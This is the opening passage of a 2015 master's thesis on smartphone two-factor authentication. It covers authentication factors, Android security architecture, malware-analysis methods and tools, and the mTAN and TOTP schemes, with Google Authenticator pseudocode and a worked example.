Two-factor Authentication in Smartphones: Implementations and Attacks

Christofer Ericson ada10cer@student.lth.se

Department of Electrical and Information Technology
Lund University

Advisors:
Martin Hell, EIT
Albert Altman, IT Advisor

August 27, 2015

Printed in Sweden
E-huset, Lund, 2015

Abstract

Two-factor authentication is the method of combining two so called *authentication factors* in order to enhance the security of user authentication. An authentication factor is defined as "Something the user *knows, has* or *is*". *Something the user knows* is often the traditional username and password, *something the user has* is something that the user is in physical possession of and *something the user is* is a physical trait of the user, such as biometrics. Two-factor authentication greatly enhances security attributes compared to traditional password-only methods. With the advent of the smartphone, new convenient authentication methods have been developed in order to take advantage of the versatility such devices provide. However, older two-factor authentication methods such as sending codes via SMS are still widely popular and in the case of the smartphone opens up new attack vectors for criminals to exploit by creating malware that is able to gain control over SMS functionality.

This thesis explores, discusses and compares three distinct two-factor authentication methods used in smartphones today in the sense of security and usability. These are mTAN (mobile Transaction Authentication Number), TOTP (Time-based One Time Password Algorithm) and PKI (Public Key Infrastructre). Both practial and theoretical attacks against these methods are reviewed with a focus on malicious software and advantages and disadvantages of each method are presented. An in-depth analysis of an Android smartphone SMS-stealing trojan is done in order to gain a deeper understanding of how smartphone malware operates.

Contents

List of Figures

Chapter 1

Introduction and Motivation

Malware that targets mobile platforms has increased dramatically over the past few years [1]. Due to the rising popularity of the smartphone and the convenient ways of dealing with everything from sensitive personal data to banking errands, this technology does not only appeal to the general population but also to criminals. By creating applications that appears to be legitimate, malware developers are able to steal user credentials that could be used for financial gain.

To prevent an unwanted third party from logging into a service using stolen credentials, a second factor can be used to prove the user's identity. The second factor could be some custom built hardware, a smartphone application or a text message received from the service provider; all containing some sort of one-time password. This password should then be provided along with the regular credentials of the user.

The presence of two-factor authentication makes it a more complex process for malware authors and hackers in general to gain unauthorised access to user accounts. Yet, the main part of malware present on the Android operating system is designed to defeat authentication schemes in order to gain access to users' online banking services as is revealed in a recent report from Kaspersky Labs [2]. In order to stay ahead of the mobile malware wave, the current and possible future capabilities of malware that circumvents two-factor authentications needs to be continously mapped out.

The objective of this master's thesis is to analyse and compare several two-factor authentication schemes against each other in the context of resistance to attacks. And more specifically in those that could be, or currently are, exploited by malware on mobile platforms. The mobile operating system of choice in the analysis will be Android, since it accounts for more than 95%[1] of mobile malware detected [3]. An existing sample of Android malware which purpose is to defeat two-factor authentication will be reverse engineered and analysed to gain a deeper understanding of its capabilities and mechanics. The thesis will try to answer the following questions:

- What existing two-factor authentication schemes are in use today on the smartphone front?
- What kind of attacks against two-factor authentication are known? Both

[1] as of 2013

practical and theoretical.

- How resistant are these different authentication schemes against each kind of attack?
  - Would, or is, a malicious application capable of executing or assisting in such an attack?
- What means are there to protect against attacks on two-factor authentication?
  - What would be, or are, the implied costs in terms of usability of doing this?
- Is the usability of these two-factor authentication schemes affected by security tradeoffs? If so, what are these tradeoffs?

This chapter describes the motivation for this thesis and presents related work. Chapter 2 will introduce two-factor authentication, Android security architecture and malware analysis. The tools that will be used later in the malware analysis case study will also be presented. Chapter 3 will choose and present three methods of two-factor authentication used in smartphones that will be analysed further. Chapter 4 will explore and discuss existing and theoretical attacks on the three chosen authentication methods and how to protect against them. Chapter 5 will compare the three chosen authentication methods against each other in the sense of usability and security. Chapter 6 will perform a malware analysis on an Android banking trojan in order to gain a deeper understanding of its functionality. The conclusions of this thesis will be presented in chapter 7.

1.1 Related work

Some research in the past few years haven been conducted on the subject of evolution of malware on mobile platforms and the strength of two-factor authentication. In [4], several implementations of mobile two-factor authentication are investigated and some are also bypassed. The main focus is on one-time passcode-based two-factor authentication and it is shown that current mobile two-factor authentication schemes have weaknesses. These results are also confirmed in this thesis where a trojan is analysed that exploits one-time passcode- and SMS-based authentication schemes. In [5], a systematic procedure of analysing Android malware and forensics is proposed. Ideas and results from this paper and other sources such as [6] are used in the malware analysis part of this thesis. Mobile malware evolution is explained in [7] and also provides insight in how specific static- and dynamic malware analysis steps could be carried out. Some of these insights are practiced in the analysis part of this thesis. SMS-based authentication in an e-bank setting is attacked in [8] with the use of a proof-of-concept built Android trojan that shares many similarities with the Android trojan analysed in this thesis. A usability study for two-factor authentication methods was done in [9], these results are used when comparing the chosen two-factor authentication methods against each other from a usability perspective.

Chapter 2
Background and Prerequisites

This chapter introduces the general areas of interest for this thesis; two-factor authentication (2FA), Android security architecture and malware analysis. It also lists the tools that will be used for the malware analysis case study.

2.1 Overview of two-factor authentication

The traditional means of authenticating someone is by verifying his or her preregistered username and password. This authentication scheme relies on something that the user has previous knowledge of in order to verify their identity - the password. In general, an *authentication factor* is something proving the identity of a user, and there are several ways of doing this.

- Something the user *knows*
- Something the user *has*
- Something the user *is*

Something the user knows is usually a password or PIN. *Something the user has* could be a physical token that somehow proves that the user is in possession of it, e.g. by it generating passcodes based on a preshared secret. *Something the user is* is a physical trait of the user that can be scanned by special hardware, such as biometrics. A fourth authentication factor has been suggested in [10] where the *Somebody the user knows* factor is introduced. The idea is that users are able to vouch for one another and thus certifying their identities by providing an additional factor.

By combining two or more of these factors a higher level of security when authenticating users can be achieved. Since something a user knows, such as a password, can be stolen in hacker attacks or simply found written down on a piece of paper, it should be considered a potential security risk to exclusively rely on. By adding a second factor, such as a hardware token generating one-time use passcodes, the risk of a user account being compromised is greatly reduced since it would require the attacker to also have physical access to the token. It is important to note that a true *Something the user has* factor is not prone to eavesdropping and actually requires the user to be in physical possession of the token (such as a smartcard). Therefore, it could be argued that a two-factor authenticating method

that relies on sending one-time passcodes via SMS to the user's smartphone does not fulfill the *Something the user has* factor completely, since the information is vulnerable to eavesdropping or malware attacks.

2.1.1 One-Time Passcode Generation

The one-time passcode (OTP) plays a central role in many 2FA schemes and there are several methods of generating them. The simplest method is to use a strong random number generator in order to produce unguessable OTPs. This is often used in authentication by SMS and is further discussed in section 4.1.1. A more advanced method that is used in hardware tokens[1] is a form of challenge-response authentication.

Challenge-response authentication

The idea of challenge-response is that the service provider in some way sends a *challenge* to the user. The user must then use this challenge in combination with a *secret* that both parties are in possession of. The combination is often some cryptographic hash function that takes two inputs and produces one output. This output is the *response*, and the service provider can verify that the user is in possession of the secret by doing the same combination and thus authenticating him or her. In comparison, the simple method of just using a random generated number does not prove the identity of the user.

A modification of the challenge-response protocol is to replace the challenge with e.g. the current time or an incrementing counter. This is convenient since the challenge does not have to be kept secret in this way and the amount of communication between the service provider and the user can be reduced.

2.1.2 Hardware tokens

There are many different ways of augmenting an authentication scheme with a second factor. One way is to go with a hardware based solution, requiring all users to carry special designed hardware in order to be able to logon to a specific service. The general approach in designing this hardware token is to embed a preshared secret into the device which is then used in a challenge-response protocol to produce one-time passwords. Any single OTP is then only valid during a certain time interval [11].

One common approach is to use the current time as a challenge as this will guarantee that a new sequence is used in every calculation. An example is the RSA SecurID[2]. Another approach is to have a keypad present on the hardware token and to let the user enter one or more challenges during every authentication attempt. The token will then compute a valid OTP based on the provided challenge. The user then simply enters the OTP shown on the hardware token into the login service and the authentication servers, having already calculated the same OTP using the preshared secret, verifies the correctness of the entered sequence.

[1] and software that emulates this

[2] `http://www.emc.com/security/rsa-securid/index.htm`

This is an example of a *disconnected* token, meaning that it requires no network communication with the outside world to function. The preshared secret is already built in to the device and the challenge is either available locally or entered manually by a person without any networking traffic involved. Since there is no in- or outgoing traffic from the device, it is not prone to eavesdropping attacks. The counterpart is the *connected* token, meaning that the challenge is provided directly by the authentication servers via some online communication channel (e.g. the Internet or GSM network). An example of a connected token would be smartcards used for banking errands that receives challenges in an online manner.

2.1.3 Software tokens

Using hardware tokens as the second factor in an authentication scheme can greatly enhance security, but it also introduces additional costs and puts pressure on users to always carry their hardware token on their person. A solution that does not include additional new hardware is to emulate the behaviour of a hardware token in a software setting.

Since a secret can not be preshared in the same way as with a hardware token where it is built in during manufacturing, it needs to be transferred upon registration with the authentication service over a secure channel. Because users should be able to login from anywhere, the emulator could advantageously be run on e.g. a smartphone as an app since people tend to carry their phones with them at all times. An example is the Google Authenticator[3] that is used widely on the Internet and is implemented according to the TOTP standard [11].

2.1.4 Out-of-band communication based

Out-of-band (OOB) communication is when a separate communication channel from the main channel is used for transferring data. A common example would be using the telephone network as a OOB channel while the data traffic network acts as the main channel.

In a setting where a user has registered their telephone number with the service provider, SMS is often used as a way to receive OTPs from the authentication server. This is a widespread technique that is used by many banks for logging on to their Internet services [12].

There are also other, not so widespread, ways of delivering OTP via the telephone network. One is to have the service provider make a one-dial telephone call to the user, the user checks the last few digits of the telephone number of the missed call and that is used as the OTP. The last digits in the telephone number of the service provider is randomised. This is an approach used by Cognalys.[4]

2.1.5 Biometrics

Biometrics covers the *Something the user is* factor by scanning physical traits of the user such as fingerprints, voice, iris etc. Although this provides a unique

[3] `https://github.com/google/google-authenticator/`

[4] `https://www.cognalys.com/two-factor-authentication/`

identifier for a single user, there are some issues associated with this kind of second factor. The most prominent issue could be argued to be privacy since a unique identifier of a person is more or less impossible to change. Another issue is the risk of false positives, i.e. when someone with a similar fingerprint or other trait to another user is able to authenticate.

Fingerprint scanners has long been a feature of business laptops as an alternative to passwords for logging on to the device. Lately, this feature has also made its way to smartphones and has become more user friendly by being faster and more accurate. On newer smartphones such as the iPhone 6, it is used not just for gaining access to the device itself but also for authorising payments [13]. Even though the fingerprint sensors on devices such as the iPhone 6 has been successfully hacked by researchers [14] it is argued that the attack itself requires "skill, patience, and a really good copy of someone's fingerprint" and that it is "highly unlikely to be a threat for anything other than a targeted attack by a sophisticated individual". As sensors for fingerprint scanners continue to improve it is possible that it could soon be accepted as a general 2FA method for regular web services in the same way as e.g. authentication by SMS.

Further discussion of biometrics authentication and its applications see e.g. [15].

2.1.6 Others

Some authentication methods rely on their own or already established PKIs to ensure the identity of users. One example of a method that utilises an existing PKI without actually storing private keys on a user's device is Mobile BankID [16]. Twitter is an example of a service that relies on a PKI of its own for two-factor authentication[5]. The user generates a 2048-bit RSA keypair on his or her smartphone via the Twitter app and the public key is uploaded to Twitter's servers. Then on every consecutive login request, a 190-bit challenge is sent to the user's smartphone along with information regarding the geographical position of the entity that is attempting a logon and what browser is being used. With the user's permission, the challenge is signed with the private key and a reply is made. If the signature is valid, the user is logged in.

2.2 Overview of Android Security

The Android operating system is built on top of the Linux kernel and thus inherits many parts of its infrastructure, including hardware drivers, filesystem and process management, networking and similar operating system functionality. Some Android specific features have been added to the kernel to satisfy the requirements of that of a smartphone. Some of these features are related to memory sharing, alarms, networking and interprocess communication(IPC) [17].

The higher level parts of Android such as the system services, all apps, framework- and runtime libraries are implemented in Java. Therefore, these are running in a Java Virtual Machine(JVM) named Dalvik[6] that is executing

[5] `http://www.wired.com/2013/08/twitter-new-two-facto/`

[6] Dalvik will be replaced in the near future by its successor; ART.

on top of the Linux kernel. Dalvik differs from other JVM's, such as the one distributed by Oracle, in that it does not run Java bytecode `.class` files but instead has its own format in `.dex` files. These are packaged inside `.apk` archives that is containing all relevant data and resources for an Android app.

2.2.1 Sandboxing

Android isolates all running apps from each other by having them run in a sandboxed[7] environment. This environment is enforced both at the process level and at the file system level by utilising Linux security features. Each app is given a unique user identity(UID), group identity(GID) and a private data directory where only it has the permissions to read and write to. The system itself has a UID of its own (UID 1000), as do the root user (UID 0). This implies that no app will be able to browse the private data directories of other apps.

2.2.2 Permissions

The sandboxed environment provided by the OS to each app does not, by default, allow for any actions that may have a negative impact on other apps, the user or the OS itself. If an app wants to access certain functionality that utilises specific resources or allows for communication with otherwise unreachable system components, a permission needs to be requested. Permissions are requested by an app at installation time and if these are granted, they are retained for the entire lifetime of the app. A complete list of permissions is found on `http://developer.android.com/reference/android/Manifest.permission.html`.

2.2.3 Interprocess Communication

As previously mentioned, different processes sometimes wants to offer or access services provided by others. The access control of these actions are governed by permissions and the actual action by an interprocess communication (IPC) mechanism. Examples of IPCs already present on Linux and other operating systems are files, signals, sockets, pipes etc. Android has a mechanism of its own that handles IPC that is called Binder.

In short, Binder manages a specific part of each process' address space and is able to transfer data between these sections. A process can then e.g. send a request to Binder to send a message to another process. If the request is granted, Binder will copy the message data and write it to the other process' Binder-managed memory chunk. The message can then be read by the receiving process.

2.2.4 Applications

The Dalvik virtual machine runs `.dex` files that contains the executable code of an app. There are however several other files that are associated with an app that needs to be packaged along with the executable code. Such files are resources, the manifest file and several others. The resulting file is an `.apk` archive file. This

[7] `http://en.wikipedia.org/wiki/Sandbox_\%28computer_security\%29`

file type is a modification of the `.jar` format and is used when distributing and installing Android apps.

An app in itself have different components intended for different purposes. These are *activities, services, content providers, broadcast receivers* and *intents*.

- An *activity* consist of a user interface that is presented on a single screen on a device. One app can therefore have several activities if its user interface is split into several parts, these are often accessed by pushing buttons or swiping. Each activity, although possibly designed to be displayed in a certain order, is independent from each other and can, if allowed, be started by other apps.
- A *service* is a component that runs in the background, usually performing some long-running operation, and does not have a user interface. Services can be started from other components within the same app or from other apps if the service is made public.
- *Content providers* are used for sharing data between apps. An app can define what specific data (stored in e.g. files or a database) other apps may access. A music player may e.g. allow other apps to see what track is currently playing.
- *Broadcast receivers* is the component that listens for broadcasts issued by the system or other apps. A broadcast is often used to notify other apps of events that may be of interest, e.g. a change in network connectivity or a received SMS. The broadcast receiver can then react to specific broadcasts and may e.g. start a service. Like services, a broadcast receiver runs in the background with no user interface. Broadcasts can be non-ordered or ordered. Non-ordered broadcasts are simply sent out to all apps simultaneously. Ordered broadcasts are instead sent to receivers in a specific order that is determined by the receiver's priority, defined in the app's manifest file. A high priority receiver is able to prevent a broadcast from reaching low priority receivers once it has received it itself.
- The way to request actions from another component within the same app is by using messaging objects called *intents*. Intents specifies the action that is to be taken and can also pass along data for the receiver to act upon. E.g. a `view` intent can be sent to a web browser component within the same app to bring up a webpage and the URL can be attached in the additional data field. A broadcast that is read by broadcast receivers is an intent.

2.2.5 Credentials storage and account management

Android offers a way for app developers to store user credentials in a safe manner. A credential can e.g. be a keypair in an authentication scheme. The service that is responsible for keeping the credentials is run by the user *keystore* and any requests for access to a credential has to go through this user. The credentials are stored as encrypted key blobs (binary large object) and the decryption key is stored as a *.masterkey* file, both files are owned by the user *keystore*. The *.masterkey* file



Figure 2.1: Android credentials storage setup

is in itself encrypted using the *PBKDF2*[8] key derivation function with the screen unlock passcode as the password, meaning that there is one *.masterkey* file per user. The function is applied for 8192 iterations and a 128-bit random generated salt is used. This setup is illustrated in figure 2.1.

In addition to being able to store encrypted credentials, Android can also keep a registry of user accounts that can be used by apps to use e.g. web services without prompting the user to enter his or her credentials every time. Any app can implement a so called authenticator module for their particular type of user account to be able to utilise services such as storing credentials and issue authentication tokens for other apps.

The registry containing all credentials is stored in the file *accounts.db*. Password encryption in this file is left to the app using the service to perform, and thus makes it possible to store plaintext passwords. It is however only possible for apps that share the same UID as the app's own authenticator to call the *getPassword()* method, which means that during runtime the password is inaccessible to other apps.

2.3 Overview of malware analysis

To be able to develop defences against malicious software such as viruses, worms and trojans, a deep understanding of how these kinds of programs operate needs to be obtained. These kinds of defences are e.g. antivirus programs, which are able to scan executable files for suspicious code patterns or react to how a program behaves by using knowledge of how malware operates. The way of obtaining this knowledge

[8] `http://en.wikipedia.org/wiki/PBKDF2`

is malware analysis and it is based on reverse engineering[9] techniques and the study of program behaviour; often referred to as static analysis and dynamic analysis.

2.3.1 Static analysis

Static analysis is the method of extracting information about how a program operates without actually executing it. A quick and basic static analysis of a program would be to e.g. extract potential strings embedded inside the binary file by searching for specific byte patterns or examining what software libraries it tries to import at startup. A more advanced static analysis would be to e.g. use disassembler software such as IDA Pro[10] or Radare2[11] in order to obtain the assembly code of the program. Although this will give an accurate[12] and very detailed view of the binary, it often results in an overwhelmingly large amount of assembly code and it can be difficult to get an overview of the program's intentions. Instead, this technique is often utilised after performing a dynamic analysis when trying to get an understanding of a single component or to locate the origin of a certain program action. A screen capture of a Radare2 session with the Windows application "Calculator" disassembled is displayed in figure 2.2.

2.3.2 Dynamic analysis

Dynamic analysis is to execute the program and observe its behaviour. The execution of malware samples are often performed in a controlled environment such as a virtual machine in order to prevent unintentional spreading. Observation of program behaviour can be aided by tools that logs e.g. file accesses, process behaviour, network traffic etc. In the case of Windows, the registry is often something that malware modifies in order to e.g. run at startup. Network traffic is one of the most important part to observe since malware often communicate with the outside world to perhaps leak sensitive data or receive remote commands from a Command and Control (C&C) server. A more advanced approach to dynamic analysis is to run the malware sample in a debugger such as OllyDBG[13] in order to gain full control over the execution flow of the program and be able to step through each assembly instruction individually. Though as with a disassembler, it can be difficult to get an overview of the program by only running it in a debugger. One of the disadvantages with dynamic analysis is the fact that only the currently executing code can be analysed. Since there may be a large amount of execution paths through a particular program it can be difficult to get a full coverage of all of the program's actions since some of them might only be triggered under certain circumstances.

[9] `http://searchsoftwarequality.techtarget.com/definition/reverse-engineering`

[10] `https://www.hex-rays.com/products/ida/`

[11] `http://www.radare.org/r/`

[12] since a disassembler does not execute any code it can sometimes make mistakes in interpreting the binary

[13] `http://www.ollydbg.de/`



Figure 2.2: Excerpt from a Radare2 session with the Windows application "Calculator" disassembled

In combination, these two methods can provide insight in how a particular malware sample was written. The process of malware analysis is often iterative and the two methods are performed several times in any order. The most common methodology though is to run basic static analysis tools on the sample in order to anticipate what the purpose of the program may be, then run a simple dynamic analysis to confirm. After that, more specialised tools that provide detailed output may be used in order to get a deeper understanding of certain functionality [6].

2.3.3 Malware analysis on Android

Analysing malicious apps on Android is similar to analysing malware on e.g. Windows in that apps can be run through static analysis tools, be run in virtualised environments, be disassembled etc. There are however some key differences that needs to be considered:

- Apps on Android needs to request permission to use certain functionality, as mentioned in chapter 2.2. This gives a head start in anticipating the apps intentions since a requested permission is likely to be utilised in some way.

- Android apps are built using Java, a language which source code can be partially reconstructed easier than e.g. C/C++[14] using decompilers. In comparison, most malware found on Windows machines are written in C/C++.

- There are other means of communicating with an infected Android device compared to a PC running Windows. If a malware requests permission to handle e.g. SMS or the phone, it could utilise those means to communicate with the outside world, such as a C&C server.

It should be noted that a static analysis can merely suggest what the true intent of a program is since the output of most tools can be interpreted in different ways and some output can also be misleading. An application may e.g. request a certain permission but actually not use it during execution, or have some embedded strings that the program authors planted there for misdirection purposes. A "DestroyPhone" string does not necessarily mean that the application has that ability.

2.4 Tools for Android malware analysis

This section will present the set of tools that will be used in the malware analysis case study in chapter 6. The tools are split up in static analysis tools, dynamic analysis tools and other miscellaneous tools.

[14] Hex-rays, the creators of IDA Pro, has a decompiler that can be used with programs written in e.g. C/C++ (`https://www.hex-rays.com/products/decompiler/`). It is however not free.

2.4.1 Static analysis

VirusTotal[15] - A web service that scans potentially malicious binaries and URLs using a large selection of antivirus software. In addition to presenting the detection results from the AV vendors, it also performs an automated static analysis and a limited dynamic analysis. VirusTotal will be used in order to get a rather detailed report for the static analysis. For Android apps, the extracted information includes required permissions, permission-related API calls, existing activities, services and receivers, code observations, certificate-related information etc.

keytool - *"keytool is a key and certificate management utility. It allows users to administer their own public/private key pairs and associated certificates for use in self-authentication (where the user authenticates himself/herself to other users/services) or data integrity and authentication services, using digital signatures. It also allows users to cache the public keys (in the form of certificates) of their communicating peers."*[16]. This tool will be used to extract certificate data from the application, since all applications needs to be signed before they are able to be installed. It will also be used later in the analysis for generating a new keypair for signing purposes.

jarsigner[17] - Utility for signing and verifying Java `.jar` archives with a keypair. Will be used to sign a modified `.apk` file with a new keypair in order to make it possible to install the app on a device.

strings - Used to extract potential strings from a binary by scanning for byte sequences that could be interpreted as an embedded string.[18] Will be used to gain further information about the purpose of the app during the static analysis.

dex2jar[19] - Tool for converting Android executable `classes.dex` to Java `.jar` archive. Since Java decompiling tools like JD-GUI requires `.jar` archives in order to function, this tool will be used.

JD-GUI[20] - Tool for decompiling Java `.jar` archives to into Java code. This code is reconstructed from bytecode and could contain errors. Also provides a graphical interface that can be used to browse the reconstructed code much like an IDE.

APKTool[21] - Tool for disassembling and rebuilding `.apk` archives. The tools will be used after modifying the `.smali` assembly code of the app in order to

[15] `https://www.virustotal.com/`

[16] `https://docs.oracle.com/javase/6/docs/technotes/tools/solaris/keytool.html`

[17] `http://docs.oracle.com/javase/7/docs/technotes/tools/windows/jarsigner.html`

[18] more specifically at least four printable characters and a terminating NULL character. (`http://pubs.opengroup.org/onlinepubs/9699919799/utilities/strings.html`)

[19] `https://github.com/pxb1988/dex2jar`

[20] `http://jd.benow.ca/`

[21] `http://ibotpeaches.github.io/Apktool/`

rebuild it properly.

2.4.2 Dynamic analysis

Android Emulator[22] - The Android SDK includes an *Android Virtual Device Manager* (AVD) for creating and running emulated devices on a computer in order to test applications. Application analysis could also be done on a physical device, but a virtual environment allows for quick and easy resets of OS images.

Wireshark[23] - This tool is able to capture all network traffic on any specific network interface and also visualises it in an appealing manner. Will be used to monitor and to analyse in- and outgoing network traffic from the emulated device.

Eclipse[24] - Java IDE with the Android SDK plugin installed and which runs the Dalvik Debug Monitor Server (DDMS) perspective. This tools will be used to monitor the emulated Android device and to send dummy SMS and make spoofed phone calls to it.

ADB[25] - Android Debug Bridge, used to install applications and execute commands on the emulated device. Will be used to generate logfiles and to install apps.

2.4.3 Other tools

7zip[26] - Utility for extracting and adding files from and to `.apk` archives.

SMS Tracker[27] - Service used for tracking in- and outgoing SMS to a Android device. Will be used to make sure that the malware does not try and send any SMS unnoticed.

APKDownloader[28] - Service for downloading Android applications from the Google Play Store without having to supply a device ID. This tool needs to be used since an emulator does not have a valid device ID for downloading apps from the Google Play Store.

[22] `http://developer.android.com/tools/help/emulator.html`
[23] `https://www.wireshark.org/`
[24] `https://eclipse.org/`
[25] `http://developer.android.com/tools/help/adb.html`
[26] `http://www.7-zip.org/`
[27] `https://smstracker.com/`
[28] `http://apps.evozi.com/apk-downloader/`

Chapter 3

Two-factor Authentication for Smartphones

In this chapter, three methods for smartphone 2FA will be chosen for further analysis and discussion throughout the remainder of this thesis. The choices are based on commonly used forms of 2FA used by public web services such as Facebook, Twitter, Google etc. and also a method that is often used by Swedish authority web services. A biometric authentication method has not been chosen since there has been no widespread use of it from a web service perspective but instead mostly for unlocking smartphones locally with e.g. fingerprint scanners.

The clearly most common [12] and also the oldest method chosen is authentication by receiving an SMS with a code, that will from now on be addressed as mTAN (mobile Transaction Authentication Number). The second method has gained much popularity recently and is a standardised authentication scheme of generating passcodes on a smartphone device. This is the TOTP method. The last method is Mobile BankID and is based on existing PKI and is used in Sweden by authorities, banks and other companies as a login method for their web services.

3.1 mTAN

Mobile Transaction Authentication Number is an authentication method relying on delivering OTPs via an OOB communication channel to the user. The OOB communication channel in the case of mTAN is the phone network[1] in the form of SMS. When an authentication session start, e.g. by a user entering his or her credentials, the OTP is generated by the service provider and sent to the user's preregistered phone number. The OTP will then be valid for a certain time that will depend on the service provider. Both OTP generation and invalidation will be discussed further in section 4.1.1. An SMS is able to contain 160 characters[2], and since the number of characters of a OTP usually is kept to about 6[3], additional information regarding the login session or transaction could also be included in the message.

[1] GSM or UMTS

[2] `http://latimesblogs.latimes.com/technology/2009/05/invented-text-messaging.html`

[3] see section 5.1.2

3.2 TOTP

TOTP, or Time-based One-time Password Algorithm (RFC6238[4]), is a standardised way of using a cryptographic hash function to compute a OTP based on a preshared secret and the current time. It is a modification of the HOTP, or HMAC-based One-Time Password Algorithm (RFC4226[5]) standard that uses a counter based challenge instead of the current time. The benefit of using the current time instead of a counter is that it constantly changes and provides new values automatically. An OTP generally stays valid for a given time period. The authentication server performs the same computations as the user and since they share the same secret and current time, the codes will be identical.

A strength of TOTP is that it does not need any form of network connectivity to be able to generate new codes. As long as the clock of the device is somewhat in synchronisation with the rest of the world it will continue to generate valid OTPs.

TOTP is defined as an extension of HOTP which generates its values by using HMAC-SHA-1[6] in the following way:

$$\text{HOTP}(K, C) = \text{Truncate}(\text{HMAC-SHA-1}(K, C))$$

where the function Truncate is a way of converting the HMAC-SHA-1 output into a HOTP value. K and C represents the secret and the counter respectively.

In TOTP, the same method as above is used but the counter is replaced by a value T, derived from a time reference and a time step. TOTP is therefore defined as:

$$\text{TOTP(K, T)} = \text{HOTP}(K, T)$$

where T in turn is defined as

$$T = \frac{(\textit{Current Unix time} - T0)}{X}$$

Where the time reference, $T0$, is by default defined as the Unix epoch, i.e. 0. The Current Unix time is the number of seconds elapsed since the Unix epoch, i.e. since January 1 1970. The time step, X, is by default defined as 30 seconds. Integer division is used when computing T, meaning that e.g. if $T0 = 0$, $X = 30$ and the current Unix time is 59 seconds, $T = 1$. If the current Unix time would instead be 60 seconds, $T = 2$.

3.2.1 Google Authenticator

The Google Authenticator is an implementation of TOTP that is widely used for user authentication on many websites and apps. The app is installed on a smartphone and can be used with Google's own services or be registered with other platforms as well. For each registered platform, a secret needs to be transferred to the smartphone in order to generate the OTPs. This is achieved by using the built-in smartphone camera to scan the secret, which is represented in the

[4] `https://tools.ietf.org/html/rfc6238`
[5] `https://tools.ietf.org/html/rfc4226`
[6] `http://en.wikipedia.org/wiki/Hash-based_message_authentication_code`

form of a QR-code displayed on the registration webpage. The contents of a Google Authenticator QR-code is displayed in listing 4.1. Pseudocode of the OTP generation on the Google Authenticator is shown in listing 3.1[7].

Listing 3.1: Pseudocode of the Google Authenticator OTP generation

```
1  function GoogleAuthenticatorCode(string secret)
2        key := base32decode(secret)
3        message := floor(current Unix time / 30)
4        hash := HMAC-SHA1(key, message)
5        offset := value of last nibble of hash
6        truncatedHash := hash[offset..offset+3]  //4 bytes
       starting at the offset
7        Set the first bit of truncatedHash to zero  //remove the
       most significant bit
8        code := truncatedHash mod 1000000
9        pad code with 0 until length of code is 6
10       return code
```

Since HMAC-SHA-1 outputs a 160-bit message, it would result in an OTP of length 49[8]. Since this is an unfeasible amount of digits for a user to copy into an authentication form by hand every time, the output of the HMAC function is truncated to 31-bits using a technique called *dynamic truncation*. An example run of the HOTP algorithm using the Google Authenticator pseudocode in listing 3.1 is described in the next section.

Google Authenticator example run

1. Assuming a HMAC-SHA-1 output of
   `c412b37f8c0484e6db8bce177ae88c5443b26e92`
2. As suggested by line 5 in listing 3.1, the last nibble (i.e. 4 bits) in the function output is the value of the `offset`. In this case:
   `c412b37f8c0484e6db8bce177ae88c5443b26e9[2], i.e. 2`
3. Next, the `truncatedHash` is defined as the digits ranging from index `offset` to `offset + 3`. In this case:
   `c412[b37f8c04]84e6db8bce177ae88c5443b26e92`, i.e. `b37f8c04`.
4. The first bit of `truncatedHash` is then to be set to `0`. In this case the binary representation changes from `10110011011111111000110000000100` to `00110011011111111000110000000100`, and the new hexadecimal value becomes `337f8c04`.
5. Finally, the new hexadecimal value is converted to a decimal value mod `1000000` and if necessary is padded with zeros until the length is `6`. In this case the decimal representation mod `1000000` is `996932`. This is the resulting OTP.

[7] `http://en.wikipedia.org/wiki/Google_Authenticator#Pseudocode_for_Time_OTP`
[8] since the largest number representable with 160-bits is 49 digits long

